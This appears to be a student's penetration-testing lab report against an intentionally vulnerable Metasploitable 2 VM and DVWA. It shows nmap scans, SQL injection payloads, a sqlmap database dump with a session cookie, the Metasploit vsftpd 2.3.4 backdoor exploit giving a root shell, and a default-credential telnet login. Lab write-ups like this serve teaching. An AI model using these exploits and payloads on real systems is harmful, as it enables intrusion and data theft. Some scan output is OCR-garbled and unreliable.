

1. Kali IP

- Command used: ip a

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inetc6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c2:b8:f7 brd ff:ff:ff:ff:ff:ff
        inet 192.168.72.139/24 brd 192.168.72.255 scope global dynamic noprefixroute eth0
            valid_lft 1192sec preferred_lft 1192sec
        inetc6 fe80::20c:29ff:fe:c2b8f7/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

Fig-1

2. Metasploitable 2

- Command used: ip a

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:44:d8:fd brd ff:ff:ff:ff:ff:ff
        inet 192.168.72.129/24 brd 192.168.72.255 scope global eth0
            inetc6 fe80::20c:29ff:fe44:df8d/64 scope link
                valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:44:d8:07 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

Fig-2

3. Reconnaissance

- Command used: nmap -sV -A 192.168.72.129

```
(kali㉿kali)-[~]
$ nmap -sV -A 192.168.72.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:30 IST
Nmap scan report for 192.168.72.129
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.72.139
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:c1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:d3:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-06T16:01:07+00:00; +3s from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-3

4. DVWA

4.1. SQL Injection




Fig-4




Fig-5

A screenshot of a web browser window titled "Vulnerability: SQL Injection". The URL is "127.0.0.1/dvwa/vulnerabilities/sql_injection". The DVWA logo is at the top. On the left is a sidebar with the same list of vulnerabilities as Fig-5. The main content area has a title "Vulnerability: SQL Injection". Below it is a form with a "User ID:" field containing "1234' OR 1=1 LIMIT 1#" and a "Submit" button. Below the form is a "More Information" section with a bulleted list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

- **Payload:** 1234' OR 1=1 LIMIT 1#

Fig-6




Fig-7

4.2 XSS




Fig-8




Fig-9


4.3 Dumped Database

Command used: `sqlmap -u`

`"http://127.0.0.1/DVWA/vulnerabilities/sqlinjection/?id=1&Submit=Submit" |`

`--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" |`

`--db`



The screenshot shows the Kali Linux terminal window running the sqlmap command to dump the DVWA MySQL database. The output indicates that the dump is in progress, with a progress bar at approximately 1.9.128stable. The command used was `sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" --db`. The terminal shows various SQL injection techniques being tested (e.g., UNION, WHERE, HAVING, ORDER BY, GROUP BY) and the resulting payloads.



This screenshot continues the database dump process shown in Fig-10. It shows the sqlmap command identifying injection points and generating a payload for a UNION-based blind SQL injection. The payload is designed to extract data from the DVWA MySQL database. The terminal shows the command `sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" --db`.

Fig-10

5. Exploitation

• Command used:

- `use exploit/unix/ftp/vsftpd_234_backdoor`
- `set RHOST 192.168.72.129`
- `run`



The screenshot shows the Metasploit Framework's exploit manager. A session has been successfully established on port 22 of the target host (192.168.72.129). The exploit used is `unix/ftp/vsftpd_234_backdoor`. The session details show the user '331' and the message 'Backdoor service has been spawned, handling ...'. The terminal shows the command `msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129`, followed by the exploit run command.

Fig-11

6. Post- Exploitation

```
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
[
```

Fig-12

7. Wireshark




Fig-13

7.1 Wireshark Hash file

Command used: `sha256sum traffic.pcap`

```
(kali㉿kali)-[~/Downloads]
$ sha256sum traffic.pcap
867dc8348bb9875831b5480ff52bb9f8e7ddc9a3714afb1990cce6ae6011a3c0  traffic.pcap
```

Fig-14

8. Capstone

8.1 Port & Service Enumeration

Command used: `nmap -sS -sV -A 192.168.72.129`

```
(kali㉿kali)-[~]
└─$ nmap -sS -sV -A 192.168.72.129
Starting Nmap 7.90 ( https://nmap.org ) at 2026-01-07 20:49 IST
Nmap scan report for 192.168.72.129
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
Connected to 192.168.72.139
Logged in as ftplib
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian buster1 (protocol 2.0)
|_ssh-hostkey:
| 1024 60:0f:cfc1::c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:e1:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
_|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
_|_ssl-commands: 2026-01-07T15:19:55+00:00; +3s from scanner time.
ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2010-03-17T14:07:45
Not valid after:  2010-04-16T14:07:45
_|_sslv2:
|_SSLv2 supported
|_ciphers:
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
33/tcp   open  domain      ISC BIND 9.4.2
|_dns-nsid:
|_bind-version: 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-15

8.2 Exploit

• Command used:

- `use exploit/unix/ftp/vsftpd_234_backdoor`
- `set RHOST 192.168.72.129`
- `run`

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST → 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST → 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:40943 → 192.168.72.129:6200) at 2026-01-07 21:24:29 +0530

whoami
root
id
uid=0(root) gid=0(root)
|
```

Fig-16

8.3 WEB APPLICATION TESTING (PORT 80)




Fig-17





Fig-18



- Payload - $1234' OR 1=1\#$

Fig-19

8.4 Telnet

```
(kali㉿kali)-[~]
$ telnet 192.168.72.129
Trying 192.168.72.129 ...
Connected to 192.168.72.129.
Escape character is '^J'.
[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Jan  7 10:18:28 EST 2026 on ttys000
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```

Fig-20

9. OpenVAS

The screenshot shows the OpenVAS web interface. The left sidebar has a tree view with 'Targets' selected. The main content area shows a table titled 'Targets 1 of 1'. The table has columns: Name, Hosts, IPs, Port List, Credentials, and Actions. One row is present: 'Metasploitable 2' with 1 host (192.168.72.129), 1 IP, and All IANA assigned TCP port list. There are no credentials listed. The bottom of the page includes a copyright notice: 'Copyright © 2009-2025 by Greenbone AG, www.greenbone.net'.

Fig-21




Fig-22